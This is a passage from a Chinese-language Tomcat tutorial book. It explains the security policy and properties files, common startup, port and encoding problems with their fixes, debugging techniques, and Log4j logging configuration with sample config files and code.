本小节只讲解两个安全控制文件的配置内容，即策略文件和属性文件的配置，关于 Tomcat 安全控制的内容在第19章中讲解。

5.4.1 策略文件 catalina.policy

该文件用于定义 Tomcat 类访问控制权限，如果设置 Tomcat 启动选项使用安全控制，则该文件将覆盖 Java 下的安全控制。该文件如下所示。

```
// ===== SYSTEM CODE PERMISSIONS =====
// These permissions apply to javac
grant codeBase "file:${java.home}/lib/-" {
    permission java.security.AllPermission;
};
// These permissions apply to all shared system extensions
grant codeBase "file:${java.home}/jre/lib/ext/-" {
    permission java.security.AllPermission;
};
// These permissions apply to javac when ${java.home} points at
$JAVA_HOME/jre
grant codeBase "file:${java.home}/../lib/-" {
    permission java.security.AllPermission;
};
// These permissions apply to all shared system extensions when
// ${java.home} points at $JAVA_HOME/jre
grant codeBase "file:${java.home}/lib/ext/-" {
    permission java.security.AllPermission;
};
// ===== CATALINA CODE PERMISSIONS =====
// These permissions apply to the launcher code
grant codeBase "file:${catalina.home}/bin/commons-launcher.jar" {
    permission java.security.AllPermission;
};
// These permissions apply to the server startup code
grant codeBase "file:${catalina.home}/bin/bootstrap.jar" {
    permission java.security.AllPermission;
};
// These permissions apply to the servlet API classes
// and those that are shared across all class loaders
// located in the "common" directory
grant codeBase "file:${catalina.home}/common/-" {
    permission java.security.AllPermission;
};
// These permissions apply to the container's core code, plus any additional
// libraries installed in the "server" directory
grant codeBase "file:${catalina.home}/server/-" {
    permission java.security.AllPermission;
};
// ===== WEB APPLICATION PERMISSIONS =====
// These permissions are granted by default to all web applications
// In addition, a web application will be given a read FilePermission
// and JndiPermission for all files and directories in its document root.
grant {
    // Required for JNDI lookup of named JDBC DataSource's and
    // javamail named MimePart DataSource used to send mail
    permission java.util.PropertyPermission "java.home", "read";
    permission java.util.PropertyPermission "java.naming.*", "read";
    permission java.util.PropertyPermission "javax.sql.*", "read";
    // OS Specific properties to allow read access
    permission java.util.PropertyPermission "os.name", "read";
    permission java.util.PropertyPermission "os.version", "read";
    permission java.util.PropertyPermission "os.arch", "read";
    permission java.util.PropertyPermission "file.separator",
        "read";
    permission java.util.PropertyPermission "path.separator",
        "read";
};
```

```

        permission java.util.PropertyPermission "line.separator",
            "read";
        // JVM properties to allow read access
        permission java.util.PropertyPermission "java.version", "read";
        permission java.util.PropertyPermission "java.vendor", "read";
        permission java.util.PropertyPermission "java.vendor.url", "read";
        permission java.util.PropertyPermission "java.class.version",
            "read";
        permission java.util.PropertyPermission
            "java.specification.version", "read";
        permission java.util.PropertyPermission
            "java.specification.vendor", "read";
        permission java.util.PropertyPermission
            "java.specification.name", "read";
        permission java.util.PropertyPermission
            "java.vm.specification.version", "read";
        permission java.util.PropertyPermission
            "java.vm.specification.vendor", "read";
        permission java.util.PropertyPermission
            "java.vm.specification.name", "read";
        permission java.util.PropertyPermission "java.vm.version",
            "read";
        permission java.util.PropertyPermission "java.vm.vendor",
            "read";
        permission java.util.PropertyPermission "java.vm.name", "read";
        // Required for getting BeanInfo
        permission java.lang.RuntimePermission
            "accessClassInPackage.sun.beans.*";
        // Required for OpenJMX
        permission java.lang.RuntimePermission "getAttribute";
        // Allow read of JAXP compliant XML parser debug
        permission java.util.PropertyPermission "jaxp.debug", "read";
    };

```

该文件共定义了三部分代码的访问权限：

- (1) Java 代码：设置 JAVA_HOME 环境变量对应目录下的权限，一般都为全部允许；
- (2) Tomcat 代码：设置 CATALINA_HOME 环境变量对应目录下的权限，主要是一些 JAR 文件和一些类目录；
- (3) Web 应用代码：设置 Web 应用目录下类的访问权限，该配置对所有的 Web 应用有效。它们被赋予了访问自己根目录下文件和 JNDI 的权限。规定可以访问的属性类型包括：

- ❷ 读取 JNDI 和 Javamail 命名数据源；
- ❷ 读取操作系统属性，如操作系统名、系统版本等；
- ❷ 读取 JVM 属性，如 Java 版本、虚拟机名称等；
- ❷ JMX 开放请求；
- ❷ JSP 预编译需要访问的包的访问。

5.4.2 属性文件 catalina.properties

该文件是安全控制中关于包访问的属性配置文件。该文件如下所示。

```
package.access=sun.,org.apache.catalina.,org.apache.coyote.,
    org.apache.tomcat.,org.apache.jasper.,sun.beans.
package.definition=sun.,java.,org.apache.catalina.,org.apache.coyote.,
    org.apache.tomcat.,org.apache.jasper.
common.loader=${catalina.home}/common/classes,${catalina.home}/common/
    i18n/*.jar,${catalina.home}/common/endorsed/*.jar,
    ${catalina.home}/common/lib/*.jar
server.loader=${catalina.home}/server/classes,
    ${catalina.home}/server/lib/*.jar
shared.loader=${catalina.base}/shared/classes,
    ${catalina.base}/shared/lib/*.jar
tomcat.util.buf.StringCache.byte.enabled=true
#tomcat.util.buf.StringCache.char.enabled=true
#tomcat.util.buf.StringCache.trainThreshold=500000
#tomcat.util.buf.StringCache.cacheSize=5000
```

注意

当完成配置 SecurityManager 所需的 catalina.policy 和 catalina.properties 文件后，记住要重新启动 Tomcat。

5.5 其他

5.5.1 server-minimal.xml

server-minimal.xml 是最小化的配置文件，去除了 server.xml 多余的特性，如集群的支持。

5.5.2 context.xml

该文件为全局的上下文配置文件，对所有的 Web 应用有效。该文件用于指定 Web 应用描述符文件名和上下文配置文件名，通常将 Web 描述符文件名指定为 WEB-INF/web.xml，将上下文配置文件名指定为 META-INF/context.xml。其默认配置代码如下所示。

```
<Context>
  <WatchedResource>WEB-INF/web.xml</WatchedResource>
  <WatchedResource>META-INF/context.xml</WatchedResource>
</Context>
```

一个 META-INF/context.xml 文件可用来定义 Tomcat 特有的配置选项，如 loggers、data sources、session、manager 的配置等。这个 XML 文件必须包括一个上下文元素（Context element），这个元素是 Host 元素的子元素。

5.6 小结

除了前文中介绍的配置文件外，在 conf 目录下还存在包含 jk 和 workers 文件名的文件。这些文件主要是与 Apache、IIS 等进行联合，或与 Tomcat 集群时的配置文件。在后面的篇章中再来讲解这些内容。

Tomcat调试与疑难排解

Tomcat 的使用简单方便, 在使用 Tomcat 的过程中还是会有一些问题令初学者不知所措。本章就针对 Tomcat 安装、启动、停止、调试等过程中出现的问题进行总结, 给出解决的办法。

6.1 无法启动 Tomcat

在 Tomcat 安装和启动过程中经常出现一些问题, 下面是对 Tomcat 安装和启动过程中一些常见问题的总结。

6.1.1 环境变量设置问题

环境变量如果设置不正确, 将会导致如下的一些问题。

(1) 没有设置 Java 环境变量, 导致 Tomcat 无法安装

在 Tomcat 安装过程中, 如果没有设置 `JAVA_HOME` 的主目录, 有些旧版本可能会出错, 所以最好在安装完 `JDK` 之后就设置环境变量, 设置如下:

```
JAVA_HOME=C:\j2sdk1.5.0
```

操作步骤是: 我的电脑→属性→高级→环境变量→添加, 打开如图 6-1 所示的窗口。

(2) 没有设置 Tomcat 环境变量, 导致无法启动

在启动 Tomcat 时, 如果控制台出现如下错误信息:

```
The CATALINA_HOME environment variable is not defined correctly  
This environment variable is needed to run this program
```

则说明没有设置 Tomcat 的主目录环境变量 `TOMCAT_HOME`, 此时需要如下设置:

```
TOMCAT_HOME=C:\Tomcat 5.5
```

按照上述步骤打开环境变量配置窗口, 依照图 6-2 所示进行设置。




图 6-1 设置 `JAVA_HOME` 环境变量




图 6-2 设置 `TOMCAT_HOME` 环境变量

(3) 安装多个 Tomcat 时导致启动混乱

Tomcat 启动脚本 startup.bat 中是通过环境变量 CATALINA_HOME 指向的 Tomcat 主目录来启动 Tomcat 的, 通常也可能用 CATALINA_HOME 来代替 TOMCAT_HOME 来设置主目录的环境变量。如果本机安装了 Tomcat5.0, 并设置环境变量 CATALINA_HOME 指向该目录, 再安装一个 Tomcat4.1, 此时启动 Tomcat4.1 下的 bin/startup.bat 时, 实际上启动的是 Tomcat5.0 而不是自己。

如果设置的是 TOMCAT_HOME 就没有这个问题。所以在设置环境变量和启动时都要通过正确测试之后再使用。

6.1.2 端口冲突

Tomcat 是通过监听端口来提供服务的。通常会有以下几种类型的端口冲突错误。

(1) HTTP 的 8080 端口冲突

Tomcat 的 HTTP 服务的端口默认为 8080, 通常我们也习惯会设置为 80 (HTTP 的默认端口), 这两个端口都是被许多软件经常使用的。如果在启动 Tomcat 时出现以下错误:

```
严重: Error initializing endpoint
java.net.BindException: Cannot assign requested address: JVM_Bind:8080
at org.apache.tomcat.util.net.PoolTcpEndpoint.initEndpoint(PoolTcpEndpoint.
    java:264)
at org.apache.coyote.http11.Http11Protocol.init(Http11Protocol.java:137)
at org.apache.coyote.tomcat5.CoyoteConnector.initialize(CoyoteConnector.java:1429)
at org.apache.catalina.core.StandardService.initialize(StandardService.java:609)
at org.apache.catalina.core.StandardServer.initialize(StandardServer.java:2384)
at org.apache.catalina.startup.Catalina.load(Catalina.java:507)
at org.apache.catalina.startup.Catalina.load(Catalina.java:528)
at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.
    java:25)
at java.lang.reflect.Method.invoke(Method.java:324)
at org.apache.catalina.startup.Bootstrap.load(Bootstrap.java:247)
```

则需要修改 \$CATALINA_HOME/conf/server.xml 中该端口的值, 或者将占用该端口的软件改用其他端口, 再启动 Tomcat。

(2) 启动多个 Tomcat 时端口冲突

如果同时启动两个 Tomcat, 那么由于两个 Tomcat 默认设置的所有连接器的端口 (包括 8005、8009 等) 都是一样的, 所以必然在这些端口都出现冲突。这种情况多在进行 Tomcat 集群时会遇到, 当然 Tomcat 除了 HTTP 端口外的其他连接器的端口也可能被其他软件占用, 也会出现此问题。出现此冲突时控制台的错误信息如下:

```
FATAL: java.net.BindException: Address in use: JVM_Bind
java.net.BindException: Address in use: JVM_Bind
at java.net.PlainSocketImpl.socketBind(Native Method)
at java.net.PlainSocketImpl.bind(PlainSocketImpl.java:405)
at java.net.ServerSocket.<init>(ServerSocket.java:170)
at java.net.ServerSocket.<init>(ServerSocket.java:121)
```

解决的办法是修改一个 Tomcat 中所有 Connector 的端口, 检查并保证不再使用正在使用的端口。

说到检查端口，不得不讲一下 Windows 下端口查看命令的使用。在 Windows (UNIX) 下可以使用 `netstat` 命令来显示协议统计信息和当前 TCP/IP 网络连接，命令格式如下：

```
NETSTAT [-a] [-b] [-e] [-n] [-o] [-p proto] [-r] [-s] [-v] [interval]
```

其参数的意义如下：

- a 显示所有连接和监听端口。
- b 显示包含于创建每个连接或监听端口的可执行组件。在某些情况下已知可执行组件拥有多个独立组件，并且在这些情况下包含于创建连接或监听端口的组件序列被显示。这种情况下，可执行组件名在底部的[]中，顶部是其调用的组件等等，直到 TCP/IP 部分。注意此选项可能需要很长时间，如果没有足够权限可能失败。
- e 显示以太网统计信息。此选项可以与 -s 选项组合使用。
- n 以数字形式显示地址和端口号。
- o 显示与每个连接相关的所属进程 ID。
- p proto 显示 proto 指定的协议的连接；proto 可以是下列协议之一：TCP、UDP、TCPv6 或 UDPv6。如果与-s 选项一起使用以显示按协议统计信息，proto 可以是下列协议之一：IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 或 UDPv6。
- r 显示路由表。
- s 显示按协议统计信息。默认地，显示 IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 和 UDPv6 的统计信息。
- p 用于指定默认情况的子集。
- v 与-b 选项一起使用时将显示包含于为所有可执行组件创建连接或监听端口的组件。
- interval 重复显示选定统计信息，每次显示之间暂停时间间隔（以秒计）。按 CTRL+C 停止重复显示统计信息。如果省略，netstat 显示当前配置信息（只显示一次）。

用 `netstat -p tcp` 命令查看 TCP 监听的端口，结果如下：

Proto	Local Address	Foreign Address	State
TCP	LZB:1029	localhost:1030	ESTABLISHED
TCP	LZB:1030	localhost:1029	ESTABLISHED
TCP	LZB:1034	localhost:1035	ESTABLISHED
TCP	LZB:1035	localhost:1034	ESTABLISHED
TCP	LZB:1040	localhost:1041	ESTABLISHED
TCP	LZB:1041	localhost:1040	ESTABLISHED
TCP	LZB:1045	localhost:1046	ESTABLISHED
TCP	LZB:1046	localhost:1045	ESTABLISHED
TCP	LZB:1093	baym-cs119.msgr.hotmail.com:1863	ESTABLISHED
TCP	LZB:1284	207.68.178.61:http	ESTABLISHED

`netst -a` 用以显示所有的连接和监听端口。如果发现端口已经被占用，就需要更改 Connector 的端口。

6.1.3 版本冲突

Tomcat5.5 需要 JDK1.5 的支持，如果安装了 JDK1.5 以前的版本再来安装 Tomcat5.5，会不允许安装。

关于版本的问题，还有很多，比如在开发 Web 应用时，如果在 JDK1.4 下开发而在 Jdk1.5 下部署，或者反之，都可能会引发一些冲突问题，使你的项目不能够部署。要么

使用与开发环境相同的部署环境，要么在新环境下进行新的版本升级调试。具体的情况需要在实际的项目中因地制宜。

6.2 无法停止 Tomcat

当应用程序正在运行或者正在被访问时，Tomcat 可能不能够正常停止。如果你执行了关闭命令，但是 Tomcat 可能视而不见依然在运行，而在正在执行的请求和任务执行结束之后关闭。关闭 Tomcat 所需时间的长短取决于以下几个方面的因素：

- ❷ 当所有的请求执行完成所需要的时间；
- ❷ 硬件执行的速度，CPU 执行速度越快，也会越快完成当前的任务；
- ❷ Web 应用请求的周期，如果存在长期运行的请求，那么需要更长的时间来关闭 Tomcat；
- ❷ 当前请求的数量，每一个请求都需要占用 JVM 的一个线程，关闭这些线程也需要很多时间。可以通过修改 `maxProcessors` 属性来调节线程处理的能力。

根据以上的因素，需要耐心等待 Tomcat 的关闭。

6.3 中文字符问题

JSP 的中文字符问题一直是各位初学者首先需要解决的问题，下面进行了总结，给出了解决办法。

6.3.1 HTML 中文编码转换

若 JSP 文件中的静态文字显示乱码，则需要在 `<head></head>` 之间增加中文设置代码，如下所示。

```
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
```

`charset` 指定中文字符集，当然也可以指定其他的中文编码，如 GBK 等。

此外，修改 MIME 编码也可以转换中文字符，代码如下所示。

```
<mime-mapping>
<extension>htm</extension>
<mime-type>text/html; charset=gb2312</mime-type>
</mime-mapping>
<mime-mapping>
<extension>html</extension>
<mime-type>text/html; charset=gb2312</mime-type>
</mime-mapping>
```

6.3.2 JSP 中文编码转换

针对 Tomcat 下动态内容的中文乱码问题，有以下几个解决办法：

(1) 在每个 JSP 文件的开头增加如下代码:

```
<%@page language="java" contentType="text/html; charset=GBK"%>
```

(2) 设置编码参数:

```
request.setCharacterEncoding("gb2312");
```

(3) 使用编码过滤器。修改 web.xml:

```
<filter>
<filter-name>Set Character Encoding</filter-name>
<filter-class>SetCharacterEncodingFilter</filter-class>
</filter>
<filter-mapping>
<filter-name>Set Character Encoding</filter-name>
<url-pattern>/*</url-pattern>
</filter-mapping>
```

并建立类 SetCharacterEncodingFilter.java:

```
import java.io.IOException;
import javax.servlet.Filter;
import javax.servlet.FilterChain;
import javax.servlet.FilterConfig;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.UnavailableException;

public class SetCharacterEncodingFilter implements Filter {
    public void doFilter(ServletRequest request,
        ServletResponse response, FilterChain chain) throws IOException,
        ServletException {
        request.setCharacterEncoding("GBK");
        //传递控制到下一个过滤器
        chain.doFilter(request, response);
    }
}
```

(4) 在 web.xml 中添加如下编码配置:

```
<jsp-config>
  <jsp-property-group>
    <page-encoding>gb2312</page-encoding>
  </jsp-property-group>
</jsp-config>
```

(5) 配置编码过滤参数。为 server.xml 中的 JspServlet 设置中文编码, 添加如下参数:

```
<init-param>
  <param-name>javaEncoding</param-name>
  <param-value>gb2312</param-value>
</init-param>
```

同样, 也可以设置 SSI、CGI 文件的编码参数。

(6) 修改 server.xml。在 Connector 中加入 URIEncoding="gb2312", 如下所示。

```
<Connector port="80" maxThreads="150" minSpareThreads="25"
  maxSpareThreads="75"
  enableLookups="false" redirectPort="8443" acceptCount="100"
  debug="0" connectionTimeout="20000"
  disableUploadTimeout="true" URIEncoding="gb2312" />
```

你还可以添加资源文件，实现国际化控制。

6.3.3 数据库中文乱码问题

对于数据库中文乱码问题，解决的方法是：配置一个 filter，也就是一个 Servlet 的过滤器。

如果是通过 JDBC 直接连接数据库，配置的代码如下所示。

```
jdbc:mysql://localhost:3306/workshopdb?
  useUnicode=true&characterEncoding=GBK
```

如果是通过数据源连接，首先要写在配置文件中，对于 MySQL 数据库，Context 的配置文件如下所示。

```
<Context path="/test" docBase="workshop" debug="0" reloadable="true" >
  <Resource name="jdbc/TestDB" auth="Container"
    type="javax.sql.DataSource" />
  <ResourceParams name="jdbc/TestDB">
    <parameter>
      <name>factory</name>
      <value>org.apache.commons.dbcp.BasicDataSourceFactory</value>
    </parameter>
    <parameter>
      <name>driverClassName</name>
      <value>com.mysql.jdbc.Driver</value>
    </parameter>
    <parameter>
      <name>url</name>
      <value><![CDATA[ jdbc:mysql://localhost:3306/workshopdb?
        useUnicode=true&characterEncoding=GBK ]]>
    </value>
    </parameter>
    <parameter>
      <name>maxActive</name>
      <value>100</value>
    </parameter>
    <parameter>
      <name>maxIdle</name>
      <value>30</value>
    </parameter>
    <parameter>
      <name>maxWait</name>
      <value>10000</value>
    </parameter>
    <parameter>
      <name>username</name>
      <value>root</value>
    </parameter>
    <parameter>
```



```

        <name>password</name>
        <value></value>
    </parameter>
</ResourceParams>
</Context>

```

粗体的地方要特别的注意，和 JDBC 直接连接的时候是有区别的。如果配置正确，当输入中文的时候到数据库中就是中文了。另外，还需注意的是在显示数据的页面也是要用 `<% @ page language="java" contentType="text/html; charset=GBK" %>` 这行代码的。

6.4 调试方法

以上三节是对常见问题的总结。在使用 Tomcat 进行应用开发的过程中，问题是难免的而且复杂多样，这些没有规律的错误就需要开发者和管理者有解决问题的方法。本节就是告诉你解决问题的手段。

6.4.1 解读日志文件

Tomcat 的日志文件都可以灵活配置，它们对于分析问题十分有帮助。在 `server.xml` 中的每一个元素都有 `debug` 属性，可以通过修改该属性的值来决定是否输出日志文件。如果为 0 则不输出日志文件，你可以设置大于 0 的任何数值，越大则输出越多的日志信息。有一些对象的日志级别可以到 9 甚至更高，但大部分的最大值为 3。

如果在使用 Tomcat 的过程中出现了问题，就可以设置日志级别为 1 到 9 之间，重启 Tomcat 来输出日志文件。在 Tomcat 的 `logs` 目录下通常包含几个基本的日志文件，标准输出 `stdout.log`、错误输出 `stderr.log`，还有一些 `access_log`、`error_log` 等代表各种对象信息的日志文件。在遇到问题时，只要打开了日志输出，在这些文件中都可以找到更多的问题所在。

当然，日志输出的同时伴随着的是资源的占用，正常的情况下建议不打开那么多的日志输出。

6.4.2 URL 与 HTTP 会话

该方法可以查看 URL 和 HTTP 会话信息。可以通过如下的命令与请求页面进行交互，查看必要的信息。

```
$telnet localhost 80
```

得到的信息示例如下：

```

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 2836
Date: Sat, 20 Oct 2001 15:33:00 GMT
Server: Apache Tomcat/4.0 (HTTP/1.1 Connector)
Last-Modified: Fri, 12 Oct 2001 22:36:50 GMT
ETag: "2836-1002926210000"

```

该信息只是其中一部分。你可以通过该信息来查找问题。

6.4.3 用 RequestDumperValve 来调试

RequestDumperValve 在客户端的交互调试方面非常有用。如果配置，它会利用容器（Engine、Host 或者 Context）的 Logger 记录下每个请求的详细信息。

该类会记录 HTTP 访问的一些必要信息，如下面所示。

```
RequestDumperValve[/darwinysys]: REQUEST_URI=/darwinysys/index.jsp
RequestDumperValve[/darwinysys]: authType=null
RequestDumperValve[/darwinysys]: characterEncoding=null
RequestDumperValve[/darwinysys]: contentLength=-1
RequestDumperValve[/darwinysys]: contentType=null
RequestDumperValve[/darwinysys]: contextPath=/darwinysys
RequestDumperValve[/darwinysys]:
    cookie=JSESSIONID=C04FE083F247D0C7F24174AA8B78B526
RequestDumperValve[/darwinysys]: header=connection=Keep-Alive
RequestDumperValve[/darwinysys]: header=user-agent=Mozilla/5.0
    (compatible;Konqueror/2.2.2; OpenBSD 3.1; X11; i386)
RequestDumperValve[/darwinysys]: header=accept=text/*, image/jpeg,
    image/png,image/*, */*
RequestDumperValve[/darwinysys]: header=accept-encoding=x-gzip, gzip,
    identity
RequestDumperValve[/darwinysys]: header=accept-charset=Any, utf-8, *
RequestDumperValve[/darwinysys]: header=accept-language=en
RequestDumperValve[/darwinysys]: header=host=localhost:8080
RequestDumperValve[/darwinysys]: header=cookie=JSESSIONID=
    C04FE083F247D0C7F24174AA8B78B526
RequestDumperValve[/darwinysys]: header=authorization=Basic
    aWFkbWluOmZyZWRvbmlh
RequestDumperValve[/darwinysys]: locale=en
RequestDumperValve[/darwinysys]: method=GET
RequestDumperValve[/darwinysys]: pathInfo=null
RequestDumperValve[/darwinysys]: protocol=HTTP/1.1
RequestDumperValve[/darwinysys]: queryString=null
RequestDumperValve[/darwinysys]: remoteAddr=127.0.0.1
RequestDumperValve[/darwinysys]: remoteHost=127.0.0.1
RequestDumperValve[/darwinysys]: remoteUser=null
RequestDumperValve[/darwinysys]: requestedSessionId=
    C04FE083F247D0C7F24174AA8B78B526
RequestDumperValve[/darwinysys]: scheme=http
RequestDumperValve[/darwinysys]: serverName=localhost
RequestDumperValve[/darwinysys]: serverPort=8080
RequestDumperValve[/darwinysys]: servletPath=null
RequestDumperValve[/darwinysys]: isSecure=false
```

可以通过分析该记录信息查找想要的东西，以解决问题。

6.5 小结

本章分析了一些常见问题的解决办法，并给出分析问题方法。具体的问题还需要在实际中解决，逐步摸索自己的经验，才能够有所提高。

Tomcat开发中日志的使用

上一章讲述了 Tomcat 开发中一些常见问题和调试问题的方法，但是在实际的应用开发中，有时需要了解程序内部运行时的错误信息和有用信息，这就需要对程序进行日志记录。

目前进行应用开发的日志记录工具有 Log4j、Commons Logging 等。开发者使用日志有两个目的，即开发时调试和部署中监控。本章来讲解几种常见日志工具的使用。

7.1 使用 Log4j 记录日志

Log4j 是由 Apache 和 IBM 联合开发的一个应用系统日志管理工具，利用它的 API 可以方便地管理和操纵日志。Log4j 是一个开源的软件，允许开发者任意地操纵应用系统日志信息。

经验告诉我们，在软件开发生命周期中，日志系统是一个非常重要的组件。当然，日志系统也有其自身的问题，过多的日志记录会降低系统运行的速度。

7.1.1 Log4j 设计原理

Log4j 的设计已经很完善，我们首先来看看它实现的特性。Log4j 的特性列表如下：

- ✎ 在运行速度方面进行了优化；
- ✎ 使用基于名称的日志（logger）层次结构；
- ✎ 是 fail-stop 的；
- ✎ 是线程安全的；
- ✎ 不受限于预定义的实用工具集；
- ✎ 可以在运行时使用 property 和 xml 两种格式的文件来配置日志记录的行为；
- ✎ 在一开始就设计为能够处理 Java 异常；
- ✎ 能够定向输出到文件（file）、控制台（console）、java.io.OutputStream、java.io.Writer、远程服务器、远程 Unix Syslog 守护者、远程 JMS 监听者、NT EventLog 或者发送 e-mail；
- ✎ 使用 DEBUG、INFO、WARN、ERROR 和 FATAL 等 5 个级别；
- ✎ 可以容易的改变日志记录的布局（Layout）；
- ✎ 输出日志记录的目的地和写策略可以通过实现 Appender 接口来改变；

- 2 支持为每个日志 (logger) 附加多个目的地 (appender);
- 2 提供国际化支持。

Log4j 有三个主要的组件: Logger、Appender 和 Layout。这三个组件相互配合使得我们可以获得非常强大的日志记录能力。

Logger

Logger 的名称是区分大小写的, 依据名称可以确定其层次结构 (即父子关系), 规则如下:

- 2 如果 Logger A 的名称后跟一个点 “.”, 该点又是 Logger B 的名称的前缀, 就认为 Logger A 是 Logger B 的祖先;
- 2 如果在 Logger A 和 Logger B 之间, Logger B 没有任何其他的祖先, 就认为 Logger A 是 Logger B 的父亲;

记录器的命名是依据实体的。形象的解释是, 比如存在记录器 a.b.c、记录器 a.b、记录器 a。那么 a 就是 a.b 和 a.b.c 的祖先, 而 a.b 就是 a.b.c 的父, 而 a.b.c 就是 a.b 的孩子。

在 Logger 的层次结构的最顶层是根记录器 (root logger), 它会永远存在, 而且不能通过名字取到。它有两个独特点: 总是存在的且能够被重新找回。可以通过访问类的静态方法 `Logger.getRootLogger()` 重新得到。其他的记录器通过访问静态方法 `Logger.getLogger()` 被实例化或被得到, 方法是将希望获得的记录器的名称作为参数。一些 Logger 类的方法描述如下:

```
public class Logger {
    // 构造函数
    public static Logger getRootLogger();
    public static Logger getLogger(String name);
    // 日志方法
    public void debug(Object message);
    public void info(Object message);
    public void warn(Object message);
    public void error(Object message);
    public void fatal(Object message);

    // 产生输出的方法
    public void log(Level l, Object message);
}
```

记录器被赋予级别, 有一套预定的级别标准: DEBUG、INFO、WARN、ERROR 和 FATAL, 这些是在 `org.apache.log4j.Level` 定义的。可以通过继承 `Level` 类定义自己的级别标准, 但并不鼓励这么做。

如果给定的记录器没有被赋予级别, 则其会从离其最近的拥有级别的祖先处继承得到。如果祖先也没有被赋予级别, 那么就从根记录器继承。所以通常情况下, 为了让所有的记录器最终都能够被赋予级别, 根记录器都会被预先设定级别。比如在操作 `properties` 文件中, 会写这么一句: `log4j.rootLogger=DEBUG, A1`, 实际上就指定了根记录器及其级别。

`org.apache.log4j.Logger` 中的不同方法发出不同级别的日志记录请求, 如下所示。

- ² public void debug(Object message), 发出级别为 DEBUG 的日志记录请求;
- ² public void info(Object message), 发出级别为 INFO 的日志记录请求;
- ² public void warn(Object message), 发出级别为 WARN 的日志记录请求;
- ² public void error(Object message), 发出级别为 ERROR 日志记录请求;
- ² public void fatal(Object message), 发出级别为 FATAL 的日志请求;
- ² public void log(Level l, Object message), 发出指定级别的日志记录请求。

Appender

在 Log4j 中, Appender 指的是日志记录输出的目的地。当前支持的 Appender (目的地) 有文件 (file)、控制台 (console)、java.io.OutputStream、java.io.Writer、远程服务器、远程 Unix Syslog 守护者、远程 JMS 监听者、NT EventLog 或者发送 e-mail。如果在其中没有适合的 Appender, 那就需要考虑实现自定义 Appender 了。

每个 Logger 可以有多个 Appender, 但是相同的 Appender 只会被添加一次。

通过方法 addAppender (Logger.addAppender) 可以将一个 Appender 附加到一个记录器上。每一个有效的发送到特定记录器的记录请求都被转送到那个与当前记录器所绑定的 Appender 上。换句话说, Appender 的继承层次是附加在记录器继承层次上的。例如, 如果一个 Console Appender 被绑定到根记录器, 那么所有的记录请求都可以至少被发送到 Console。另外, 把一个 file Appender 绑定到记录器 C, 那么针对记录器 C (或 C 的子孙) 的记录请求都可以至少发送到 Console Appender 和 file Appender。当然这种默认的行为方式可以更改, 通过设定记录器的 additivity 标记 (Logger.setAdditivity) 为 false, 从而可以使得 Appender 不再具有可加性 (Additivity)。

但是, 如果记录器 C 的祖先叫做 P, 且它的 additivity 标记被设定为 false, 那么, 记录信息仍然被发送到记录器 C 及其祖先, 但只到达 P 这一层次, 包括 P 在内的记录器的所有 Appender, 但不包括 P 祖先的。

通常, 记录器的 additivity 标记被设置为 true。

Layout (布局器)

这一块主要是介绍输出格式的。PatternLayout 是 Log4j 标准的布局器, 可以让开发者依照 Conversion patterns 去定义输出格式。Conversion patterns 有点像 C 语言的打印函数。

其配置文件的输出格式设置如下面的两行:

```
log4j.appender.A1.layout=org.apache.log4j.PatternLayout
log4j.appender.A1.layout.ConversionPattern=%d %-5p [%t] %C{2} (%F:%L)
- %m%n
```

第一行指定了布局器, 第二行则指定了输出的格式。

Log4j 中还提到了一些其他的 Layout, 包括 HTMLLayout、SimpleLayout、XMLLayout、TTCCLayout 和 DateLayout。如果这些不能满足要求, 还可以自定义 Layout。

7.1.2 Log4j 的配置

依据既有的经验，显示用于日志记录的代码大约是全部代码量的 4%。如果应用程序具有一定的规模，日志记录语句的数量还是比较巨大的，因此必须有效的管理这些语句。

在 Log4j 中可以通过配置 Log4j 环境来有效地管理日志记录。配置的方式有三种：

- ❷ 通过程序配置；
- ❷ 通过 Property 文件配置；
- ❷ 通过 XML 文件配置。

通过程序配置

通过程序配置 Log4j 环境实际上就是在应用程序的代码中改变 Logger 的 Level 或增加减少 Appender 等等。

Log4j 提供了 BasicConfigurator，它只是为 root logger 添加 Appender。其中，BasicConfigurator.configure() 为 root logger 添加一个关联着 PatternLayout.TTCC_CONVERSION_PATTERN 的 ConsoleAppender；BasicConfigurator.configure(Appender appender) 为 root logger 添加指定的 Appender。

可以把 BasicConfigurator 看成是一个简单的使用程序配置 Log4j 环境的示例。例如，要给 root logger 添加两个 Appender（A 和 B），下面的代码分别完成了这个要求。

不使用 BasicConfigurator：

```
Logger root = Logger.getRootLogger();
root.addAppender(A);
root.addAppender(B);
```

使用 BasicConfigurator：

```
BasicConfigurator.configure(A);
BasicConfigurator.configure(B);
```

当获得了日志记录器之后，就可以调用以下代码记录日志了。

```
logger.debug ( Object message ) ;
logger.info ( Object message ) ;
logger.warn ( Object message ) ;
logger.error ( Object message ) ;
```

通过 Property 文件配置

这里要使用 PropertyConfigurator 来分析配置文件并设置日志记录，但是要注意日志记录先前的配置不会被清除和重设。

Property 文件是由“key=value”这样的键值对组成的，可以使用“#”或“!”作为注释行的开始。下面给出了两个示例。

非常简单的示例：

```
log4j.rootLogger=DEBUG, A1
log4j.appender.A1=org.apache.log4j.ConsoleAppender
log4j.appender.A1.layout=org.apache.log4j.PatternLayout
```



```
log4j.appender.A1.layout.ConversionPattern=%-4r %-5p [%t] %37c %3x - %m%n
```

稍显复杂的示例：

```
log4j.rootLogger=, A1, A2

log4j.appender.A1=org.apache.log4j.ConsoleAppender
log4j.appender.A1.layout=org.apache.log4j.PatternLayout
log4j.appender.A1.layout.ConversionPattern=%d %-5p
                                [%t] %-17c{2} (%13F:%L) %3x - %m%n

log4j.appender.A2=org.apache.log4j.FileAppender
log4j.appender.A2.File=filename.log
